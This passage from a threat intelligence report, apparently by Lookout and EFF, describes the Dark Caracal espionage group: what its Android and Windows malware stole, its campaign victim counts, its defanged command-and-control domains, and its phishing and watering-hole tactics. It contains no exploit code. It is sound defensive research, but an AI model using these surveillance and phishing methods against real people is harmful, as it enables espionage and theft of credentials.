


Figure 9: Amount of exfiltrated content (as represented by “count” in the graph above) being uploaded for certain campaigns on **adobeair[.]net** over time for 2017

⁸ Despite the internet service provider taking the command and control server down in July 2017, the infrastructure reappeared online again after a few days. The dip in data exfiltration due to the takedown can be observed in Figure 9 at the beginning of August. The average number of files uploaded to the server increases steadily with time.

Android Malware Content

The Android malware family mainly trojanizes messaging and security applications and, once it compromises a device, it is capable of collecting a range of sensitive user information. This includes recorded audio, call logs, conversations from popular chat applications, location information, browsing history, device specific metadata, contacts, and much more.

Each Android malware sample contains a hard coded identifier that we believe represents the campaign to which it belongs. When a Dark Caracal operator instructs an infected device to upload sensitive data, it is stored on the attacker infrastructure under this campaign. While investigating this adversary, we observed content distributed across six different campaigns. In this report, we refer to these campaigns by the name of the directory to which infected devices uploaded victim data. These campaigns are listed below, along with the number of victim devices we believe Dark Caracal compromised while we were observing its operations:

- /oldb - 28 perceived test devices, 454 potential victim devices
- /wp7 - 4 perceived test devices, 117 potential victim devices
- /wp8 - 1 perceived test device, 4 potential victim devices
- /wp9 - 11 potential victim devices
- /wp10 - 1 potential test device, 2 potential victim devices
- /wp10s - 13 potential test devices, 21 potential victim devices

We did not attempt to identify targets and consider that beyond the scope of this report.




Figure 10: Distribution of data from the Android campaigns

Exfiltrated data can be divided into the following categories of information:

- **SMS messages** - SMS messages made up some of the more meaningful exfiltrated data. Messages included personal texts, two-factor authentication and one-time password pins, receipts and airline reservations, and company communications. Some pin codes were within their validity window at the time of writing this report.




Figure 11: Exfiltrated SMS texts detailing OTPs, receipts, and Facebook notifications

- **Contact Lists** - This data included numbers, names, addresses, bank passcodes, PIN numbers, how many times each contact was dialed, and the last time the contact was called.

Contact Name	Number/Data	Times Contacted	Last Time Contacted
Jordan Bank	[redacted]	0	
[redacted] Bankirs	[redacted]	5	2017-03-04
[redacted] Home	[redacted]	37	2017-07-15
[redacted] Home [redacted] Home	[redacted]	1	2017-02-12
[redacted] / Audi Bank	[redacted]	2	2016-10-26
[redacted] Bank UNB Loan	[redacted]	0	
[redacted] Procurment Department	[redacted]	0	
[redacted] Technical Department	[redacted]	1	2016-03-21
Audi Bank [redacted]	[redacted]	0	
[redacted] Qatar Central Bank	[redacted]	0	
AUE [redacted] Marketing Department	[redacted]	0	
Bank Audi [redacted]	[redacted]	13	2016-12-13
[redacted] USA Home Sales Agent	[redacted]	0	
[redacted] / Dubai Islamic Bank / Home Finance Dept	[redacted]	0	
[redacted] AI Bank	[redacted]	0	
Home [redacted]([redacted])	[redacted]	0	
Lebanon [redacted] Bank Audi	[redacted]	3	2016-11-21
Home	[redacted]	9	2017-06-22
Standard Chartered Bank [redacted] Visa Card Infiniti	[redacted]	63	2016-10-05
USA [redacted] Citizens Bank	[redacted]	2	2016-07-19

Figure 12: Contacts exfiltrated from 3 victims' Android devices can be seen to contain corporate numbers, personal numbers, and Visa credit card numbers

- **Call logs** - This data included a full record of incoming, outgoing, and missed calls along with the date and duration of the conversation.
- **Installed Applications** - This data included app names and version numbers.
- **Bookmarks and Browsing History** - This data included bookmarks and browsing history from web pages. This data was seen in only one Android campaign called oldb, but it clearly identified victims that were active in political discourse.
- **Connected Wi-Fi Details** - This data included observed Wi-Fi access point names, BSSIDs, and signal point strength.
- **Authentication Accounts** - This data included the login credentials and which applications are using it.
- **File and Directory Listings** - This data included a list of personal files, downloaded files, and temporary files, including those used by other applications.
- **Audio Recordings and Audio Messages** - This data included audio recordings of conversations, some of which identified individuals by name.
- **Photos** - This data included all personal and downloaded photographs, including profile pictures.

Windows Malware Content

Dark Caracal's use of Windows malware includes a wider range of command and control infrastructure beyond adobeair[.]net. Its methods and data collection, however, are similar to the Android malware.

Exfiltrated data from the Windows malware included the following general categories:

- **Desktop Screenshots** - This data included full screenshots taken at regular intervals and uploaded to **adobeair[.]net**. By observing these images, it is disturbingly simple to watch a victim go about his daily life and follow that individual every step of the way.



Figure 13: A screenshot exfiltrated from victim's Windows device on adobeair[.]net

- **Skype Logs Databases** - The data included the entire Skype AppData folder for certain victims, including messaging databases.
- **Photos** - This data included complete contents of the 'Pictures' folder from compromised Windows machines. It is common to see smartphone photos backed up to this location, which most often contains personal photographs of family and friends taken by the individual being targeted.

- **iPhone Backups** - This data included an entire unencrypted backup of a victim’s iPhone.
- **File Listings** - This data included all default Windows folders and file listings.
- **Corporate and Legal Documentation** - This data included a large collection of company-specific documents. Specifically, we discovered these on another live command and control server, **planethdx[.]com**.

CUSTOMER CODELIST FOR SHIPPING DETAILS						
CODE	CUSTOMER NAME	SHIPPER	CONSIGNEE	NOTIFY PARTY	PORT OF DISCHARGE	ADDITIONAL DETAILS
1	[REDACTED]	[REDACTED]	[REDACTED]	SAME AS CONSIGNEE	CONAKRY, GUINEE	
2	[REDACTED]	[REDACTED]	TO ORDER	[REDACTED]	LOME, TOGO/COTONOU	[REDACTED]
3	[REDACTED]	[REDACTED]	[REDACTED]	SAME AS CONSIGNEE	FREETOWN, SIERRA LEONE	[REDACTED]
4	[REDACTED] (ALL WITH GHANA HEALTH WARNING)	[REDACTED]	[REDACTED]	[REDACTED]	TEMA, GHANA	
5	[REDACTED]	[REDACTED]	[REDACTED]	SAME AS CONSIGNEE	PORT SAID, EGYPT	[REDACTED]
6	[REDACTED] (ENGLISH &	[REDACTED]	[REDACTED]	SAME AS CONSIGNEE	LOME/TEMA/COTONOU	[REDACTED]

Figure 14: An example of corporate documentation, which details the addresses and telephone numbers of customers for a shipping company

Patterns of Attacks

Dark Caracal follows the typical attack chain for client-side cyber-espionage. Mobile tools include a custom written Android surveillanceware implant Lookout named Pallas⁹ and a previously unknown FinFisher sample. The group’s desktop tools include the Bandook malware family and a newly discovered desktop surveillanceware tool that we have named CrossRAT, which is able to infect Windows, Linux, and OS X operating systems.

The Initial Compromise




Figure 15: The Android malware infrastructure is designed to attract victims into the campaign through two different mechanisms: phishing campaigns that separately lead to a watering hole server (secureandroid[.]info) and a server designed to accept credentials via a spoofed login

Dark Caracal relies primarily on social engineering via posts on a Facebook group and WhatsApp messages in order to compromise target systems, devices, and accounts. At a high-level, the attackers have designed three different kinds of phishing messages, the goal of which is to eventually drive victims to a watering hole controlled by Dark Caracal.

⁹ Pallas' Cat is another name for "Manul," a reference to EFF's Op Manul campaign on this actor

The group distributes trojanized Android applications with the Pallas malware through its watering hole, [secureandroid\[.\]info](http://secureandroid[.]info). Many of these downloads include fake messaging and privacy-oriented apps.




Figure 16: [secureandroid\[.\]info](http://secureandroid[.]info)'s app download page

There is also some indication that Dark Caracal has used physical access in the past to install the Android malware.




Figure 17: A text message found from a possible victim's device

Social Engineering and Spear-Phishing

Dark Caracal uses phishing messages through popular applications, such as WhatsApp, in order to direct people to the watering hole.




Figure 18:
Left: Extracted from WhatsApp messages database
Right: Facebook group links to watering hole

Dark Caracal infrastructure hosts phishing sites, which look like login portals for well known services, such as Facebook, Twitter, and Google. We found links to these pages in numerous Facebook groups that included “Nanys” in their titles. These groups are listed in the appendix.




Figure 19: Dark Caracal credential phishing portals

Google has indexed several of these phishing campaigns from the tweetsfb[.]com server. We were able to link a number of phishing domains dating to the mid-to-late 2016 time period from this data. We believe the attackers used these phishing servers to capture login credentials, hijack accounts, and to push out more spoofed messages to widen their pool of victims.




Figure 20: Google indexing of tweetsfb[.]com campaigns

Phishing links posted in Dark Caracal linked Facebook groups include politically themed news stories, links to fake versions of popular services, such as Gmail, and links to trojanized versions of WhatsApp.




Figure 21: Dark Caracal phishing links posted on Facebook

Four Facebook profiles similar in theme “liked” the phishing groups. Dark Caracal likely used these fake profiles to initiate communication with victims and build a rapport before directing them either to content on the “Nanys” Facebook groups or to the secureandroid[.]info domain directly.

